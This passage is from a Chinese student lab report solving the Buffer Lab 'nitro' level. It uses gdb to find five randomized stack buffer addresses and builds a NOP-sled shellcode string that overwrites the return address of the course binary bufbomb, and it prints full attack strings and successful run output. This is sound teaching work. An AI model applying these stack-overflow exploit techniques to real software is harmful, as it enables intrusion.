04 08 c3 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 3c 68 55 a8 3b 68 55
```

六、Buffer Lab_5

1、任务描述（task5:nitro）

本任务要使用./bufbomb 的-n 参数。bufbomb 不会再像从前哪样调用 test()，而是调用 testn()，testn()调用 getbufn()。本任务需要使 getn 返回你的 cookie 给 testn()。在本任务中，bufbomb 将会读 5 次字符串，并每次都调用 getbufn(),因此各次之间的栈地址是不一样的

2、实验步骤

（1）c 代码分析

```
void testn()
{
    int val;
    volatile int local = uniqueval();

    val = getbufn();

    /* Check for corrupted stack */
    if (local != uniqueval()) {
    printf("Sabotaged!: the stack has been corrupted\n");
    }
    else if (val == cookie) {
    printf("KABOOM!: getbufn returned 0x%x\n", val);
    validate(4);
    }
    else {
    printf("Dud: getbufn returned 0x%x\n", val);
    }
}
```

（2）汇编代码分析

a. getbufn 函数分析，由汇编代码可知缓冲区为 520 个字节

```
(gdb) disas getbufn
Dump of assembler code for function getbufn:
   0x0804929c <+0>:     push   %ebp    //将%ebp的值压入栈
   0x0804929d <+1>:     mov    %esp,%ebp
   0x0804929f <+3>:     sub    $0x218,%esp  //将栈指针下移536个字节
   0x080492a5 <+9>:     lea    -0x208(%ebp),%eax  //将%ebp-520地址所指向的内容赋给%eax
   0x080492ab <+15>:    mov    %eax,(%esp)    //将%eax赋给%esp地址所指向的内容
   0x080492ae <+18>:    call   0x8048d66 <Gets> //调用Gets函数进行输入
   0x080492b3 <+23>:    mov    $0x1,%eax   //%eax=1
   0x080492b8 <+28>:    leave
   0x080492b9 <+29>:    ret
End of assembler dump.
```

```
Dump of assembler code for function testn:
   0x08048c54 <+0>:     push   %ebp
   0x08048c55 <+1>:     mov    %esp,%ebp
   0x08048c57 <+3>:     sub    $0x28,%esp
   0x08048c5a <+6>:     call   0x8049023 <uniqueval>
   0x08048c5f <+11>:    mov    %eax,-0x10(%ebp)
   0x08048c62 <+14>:    call   0x804929c <getbufn>
   0x08048c67 <+19>:    mov    %eax,-0xc(%ebp)
   0x08048c6a <+22>:    call   0x8049023 <uniqueval>
   0x08048c6f <+27>:    mov    -0x10(%ebp),%edx
   0x08048c72 <+30>:    cmp    %edx,%eax
   0x08048c74 <+32>:    je     0x8048c84 <testn+48>
   0x08048c76 <+34>:    movl   $0x804a650,(%esp)
   0x08048c7d <+41>:    call   0x8048900 <puts@plt>
   0x08048c82 <+46>:    jmp    0x8048cc6 <testn+114>
   0x08048c84 <+48>:    mov    -0xc(%ebp),%edx
```

（3）实验特点

a. 调用 5 次 testn 时，getbufn 返回 5 次 cookie 的值给 testn；

b. 每次调用时的栈地址都不一样；

c. 调用 getbufn 都要恢复%ebp 的值；

d 每次调用的栈返回地址都不一样，所以需要确定返回地址，并且必须保证返回地址大于写入字符串的地址；

（4）具体步骤（以自己学号 2019300003032 为例）

a. 设计攻击代码

第一步　返回值设置为自己的 cookie　，汇编代码即为

movl $0x5aad556c,%eax

第二步　恢复%ebp 的值分析 testn 汇编代码可以发现%ebp 相对于%esp 是相对静止的，%ebp 的地址比%esp 的地址大 0x28

```
Dump of assembler code for function testn:
   0x08048c54 <+0>:     push   %ebp
   0x08048c55 <+1>:     mov    %esp,%ebp
   0x08048c57 <+3>:     sub    $0x28,%esp
   0x08048c5a <+6>:     call   0x8049023 <uniqueval>
   0x08048c5f <+11>:    mov    %eax,-0x10(%ebp)
   0x08048c62 <+14>:    call   0x804929c <getbufn>
   0x08048c67 <+19>:    mov    %eax,-0xc(%ebp)
   0x08048c6a <+22>:    call   0x8049023 <uniqueval>
   0x08048c6f <+27>:    mov    -0x10(%ebp),%edx
```

恢复现场%ebp，汇编代码即是 lea 0x28(%esp)，%ebp，

第三步　返回 testn 中调用 gtebufn 的下一条语句的地址

即汇编代码为 push $0x08048c67

第四步　得到二进制攻击代码

```
lea 0x28(%esp), %ebp  //恢复%ebp的值
mov  $0x3d91b195, %eax   //将cookie作为返回值
push $0x08048c67   //返回testn调用gtebufn的下一条语句
ret   //返回testn继续执行
```

```
00000000 <.text>:
   0:   8d 6c 24 28             lea    0x28(%esp),%ebp
   4:   b8 6c 55 ad 5a          mov    $0x5aad556c,%eax
   9:   68 67 8c 04 08          push   $0x8048c67
   e:   c3                      ret
```

所以攻击字符串为

8d 6c 24 28 b8 6c 55 ad 5a 68 67 8c 04 08 c3

b. **确定返回位置，**返回地址的位置应该大于输入字符串的位置，由于随机调用 5 次，使用 gdb 查看调用 5 次 过程中读取字符串的位置，从而确定返回地址的位置

由 `0x080492a5 <+9>:  lea  -0x208(%ebp),%eax` 知，缓冲区字符串字节数是 520；

```
(gdb) b getbufn
Breakpoint 1 at 0x80492a5
(gdb) r -n -u 2019300003032
Starting program: /data/workspace/myshixun/overflow5/bufbomb -n -u 2019300003032
Userid: 2019300003032
Cookie: 0x5aad556c

Breakpoint 1, 0x080492a5 in getbufn ()
(gdb) p/x ($ebp -0x208)
$1 = 0x55683738          第一次读入字符串的地址
(gdb) c
Continuing.
Type string:222222
Dud: getbufn returned 0x1
Better luck next time
```

```
Breakpoint 1, 0x080492a5 in getbufn ()
(gdb) p/x ($ebp -0x208)
$2 = 0x556836b8          第二次读入字符串的地址
(gdb) c
Continuing.
Type string:3333333
Dud: getbufn returned 0x1
Better luck next time
```

```
Breakpoint 1, 0x080492a5 in getbufn ()
(gdb) p/x ($ebp -0x208)
$3 = 0x556836b8
(gdb) c
Continuing.
Type string:444444
Dud: getbufn returned 0x1
Better luck next time
```

第三次读入字符串的地址

```
Breakpoint 1, 0x080492a5 in getbufn ()
(gdb) p/x ($ebp -0x208)
$4 = 0x556836f8
(gdb) c
Continuing.
Type string:5555555
Dud: getbufn returned 0x1
Better luck next time

Breakpoint 1, 0x080492a5 in getbufn ()
(gdb) p/x ($ebp -0x208)
$5 = 0x55683718
(gdb) c
Continuing.
Type string:6666666
Dud: getbufn returned 0x1
Better luck next time
[Inferior 1 (process 94) exited normally]
(gdb) p/x ($ebp -0x208)
No registers.
(gdb) 1
```

第四次读入字符串的地址


第五次读入字符串的地址

说明只读取了5次

使用 gdb 查看后得知最大的读取地址

0x55683738

画出栈的示意图



将最高的 buf 地址作为跳转的返回地址，将攻击代码置于返回地址之前，可以选择是否覆盖%ebp 的地址，然后将其他字节都写为 nop 指令，即 90，此时所有的 5 个 buf 地址都能有效实行攻击代码

c.攻击代码

一共 528 个字节，前 504 个字节是 90（nop 指令），然后是攻击代码共 15 个字节，将%ebp 区域 4 个字节用 00 00 00 00 代替（可随意用 0-9 和 a-f），最后 4 个字节是跳转的返回地址

```
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90
8d 6c 24 28 b8 6c 55 ad 5a 68 67 8c 04 08 c3
00 00 00 00 （也可以去掉此行，在倒数第三行加入 90 90 90 90）
38 37 68 55
```

这样一次输入的攻击代码就 OK 了，接下来讨论调用 5 次 testn 和 5 次输入的问题。

上面的攻击代码仅仅只是一次输入的攻击代码，如何在调用 5 次 testn 输入时都使用这段攻击代码，有待解决。

（注：这个问题纠结了好久，一直不大明白，下面是我的一些想法，若有错误，麻烦纠正一下）

①第一种解决方法：使用恰当的命令行运行命令；

分析 buflab 文档中运行命令 cat input.txt |./hex2raw -n |./bufbomb -n -u StudentID。

对于./bubomb 后的-n,它的作用是进入第五关的“Nitro” 模式，显然与 5 次调用 testn 没有关系;然后分析./hex2raw 后面的-n, buflab 中并没有介绍，通过测试发现，当仅仅输入一次的攻击代码 时，使用上述命令进行运行，程序也可以成功运行，所以推测./ hex2raw -n 后面的-n 可能是将输入的代码根据 -n 模式重复输入第一次的攻击代码，所以只要输入一次的攻击代码，使用 cat input.txt |./hex2raw -n |./bufbomb -n -u StudentID，便可以达到输入 5 次字符串的效果。

使用命令行运行进行测试

```
root@evassh-3342312:/data/workspace/myshixun/overflow5# cat 11.txt |./hex2raw -n |./bufbomb -n -u 2019300003032
Userid: 2019300003032
Cookie: 0x5aad556c
Type string:KABOOM!: getbufn returned 0x5aad556c
Keep going
Type string:KABOOM!: getbufn returned 0x5aad556c
Keep going
Type string:KABOOM!: getbufn returned 0x5aad556c
Keep going
Type string:KABOOM!: getbufn returned 0x5aad556c
Keep going
Type string:KABOOM!: getbufn returned 0x5aad556c
VALID
NICE JOB!
root@evassh-3342312:/data/workspace/myshixun/overflow5#
root@evassh-3342312:/data/workspace/myshixun/overflow5#
```

②第二种解决方法，按照一般的思路，命令行应该是

cat input.txt |./hex2raw |./bufbomb -n -u StudentID;


明显这样的话输入的文件就要包括调用 5 次输入的内容，通过查找一些资料发现可以使用换行将一次输入分成 5 次输入，只需要用 0a 来实现分割输入就行所以输入即为

攻击代码 0a 攻击代码 0a 攻击代码 0a 攻击代码 0a 攻击代码 0a

（最后一个 0a 可有可无）


使用命令行进行调试

使用 cat input.txt |./hex2raw |./bufbomb -n -u 2019300003032，



发现可以通过测试，但是同时也发现，第二种输入文件用第一种命令行方式也可以通过测试，可以理解为在使用 cat input.txt |./hex2raw -n |./bufbomb -n -u StudentID，每一次都在第一个 0a 处停止读取输入文件，重复了 5 次，同样达到了效果；

使用 cat input.txt |./hex2raw |./bufbomb -n -u StudentID，对第一种输入方式进行测试时发现，出现意料之中的测试失败



分析测试失败原因发现，就是因为只有第一调用 testn，读取了输入文件，达到了效果，第一次测试成功，后面由于没有输入或者没有将第一次的输入复制到后面四次上导致后面四次测试失败。

攻击代码部分总结：

只要每一次输入的都是这段二进制数字攻击代码，那么每一次调用 testn，然后调用 getbufn，程序运行都可以满足拆炸弹的要求。可以发现第五关每一次输入的要求其实跟第四关区别不大，思路基本一样，重点在与每一次调用 testn，都会随机分配栈地址，而随机分配的栈地址则会影响攻击代码是否起作用，所以这道题的关键就在于找出随机分配的特点，使设计的攻击代码在 5 次不同的调用中都能起到同样的结果。

综上，输入答案有两种：

第一 ：

命令行运行命令：cat input.txt |./hex2raw -n |./bufbomb -n -u StudentID

输入： 攻击代码（528 个字节）

或者 攻击代码 0a 攻击代码 0a 攻击代码 0a 攻击代码 0a 攻击代码（0a）

第二：命令行运行命令：cat input.txt |./hex2raw |./bufbomb -n -u StudentID

输入：攻击代码 0a 攻击代码 0a 攻击代码 0a 攻击代码 0a 攻击代码 （0a）

d.同 a,b,c,d 将学号置换成 2016010305 进行实验

```
00000000 <.text>:
   0:   8d 6c 24 28             lea    0x28(%esp),%ebp
   4:   b8 95 b1 91 3d          mov    $0x3d91b195,%eax
   9:   68 67 8c 04 08          push   $0x8048c67
   e:   c3                      ret
```

```
(gdb) b getbufn
Breakpoint 1 at 0x80492a5
(gdb) r -n -u 2016010305
Starting program: /data/workspace/myshixun/overflow5/bufbomb -n -u 2016010305
Userid: 2016010305
Cookie: 0x3d91b195
```

```
Breakpoint 1, 0x080492a5 in getbufn ()
(gdb) p/x ($ebp -0x208)
$1 = 0x556839c8          最大地址
(gdb) c
Continuing.
Type string:22222
Dud: getbufn returned 0x1
Better luck next time

Breakpoint 1, 0x080492a5 in getbufn ()
(gdb) p/x ($ebp -0x208)
$2 = 0x556839b8
(gdb) c
Continuing.
Type string:3333333
Dud: getbufn returned 0x1
Better luck next time

Breakpoint 1, 0x080492a5 in getbufn ()
(gdb) p/x ($ebp -0x208)
$3 = 0x55683968
(gdb) c
Continuing.
Type string:44444444
Dud: getbufn returned 0x1
Better luck next time
```

```
Breakpoint 1, 0x080492a5 in getbufn ()
(gdb) p/x ($ebp -0x208)
$4 = 0x55683948
(gdb) c
Continuing.
Type string:555555
Dud: getbufn returned 0x1
Better luck next time

Breakpoint 1, 0x080492a5 in getbufn ()
(gdb) p/x ($ebp -0x208)
$5 = 0x556839b8
(gdb) c
Continuing.
Type string:66666
Dud: getbufn returned 0x1
Better luck next time
[Inferior 1 (process 33) exited normally]
(gdb) p/x ($ebp -0x208)
No registers.
```

构造攻击字符串为

90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90
8d 6c 24 28 b8 95 b1 91 3d 68 67 8c 04 08 c3
00 00 00 00 （也可以去掉此行，在倒数第三行加入 90 90 90 90）
c8 39 68 55

使用命令行运行（采取上面提到的第一种方式设计和运行攻击代码）

```
root@evassh-3342312:/data/workspace/myshixun/overflow5# cat input5.txt |./hex2raw -n |./bufbomb -n -u 2019300003032
Userid: 2019300003032
Cookie: 0x5aad556c
Type string:Ouch!: You caused a segmentation fault!
Better luck next time
root@evassh-3342312:/data/workspace/myshixun/overflow5# cat input5.txt |./hex2raw -n |./bufbomb -n -u 2016010305
Userid: 2016010305
Cookie: 0x3d91b195
Type string:KABOOM!: getbufn returned 0x3d91b195
Keep going
Type string:KABOOM!: getbufn returned 0x3d91b195
Keep going
Type string:KABOOM!: getbufn returned 0x3d91b195
Keep going
Type string:KABOOM!: getbufn returned 0x3d91b195
Keep going
Type string:KABOOM!: getbufn returned 0x3d91b195
VALID
NICE JOB!
```

或者可以构造攻击字符串为

90 …… 55 0a 90 …… 55 0a 90 …… 55 0a 90 …… 55 0a 90 …… 55 0a

使用命令行运行

```
root@evassh-3342312:/data/workspace/myshixun/overflow5# cat 333.txt |./hex2raw     ./bufbomb -n -u 2016010305
Userid: 2016010305
Cookie: 0x3d91b195
Type string:KABOOM!: getbufn returned 0x3d91b195
Keep going
Type string:KABOOM!: getbufn returned 0x3d91b195
Keep going
Type string:KABOOM!: getbufn returned 0x3d91b195
Keep going
Type string:KABOOM!: getbufn returned 0x3d91b195
Keep going
Type string:KABOOM!: getbufn returned 0x3d91b195
VALID
NICE JOB!
root@evassh-3342312:/data/workspace/myshixun/overflow5# 
```

（5）代码文件（系统提交时只支持第一种方式）

```
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90
8d 6c 24 28 b8 95 b1 91 3d 68 67 8c 04 08 c3
00 00 00 00
c8 39 68 55
```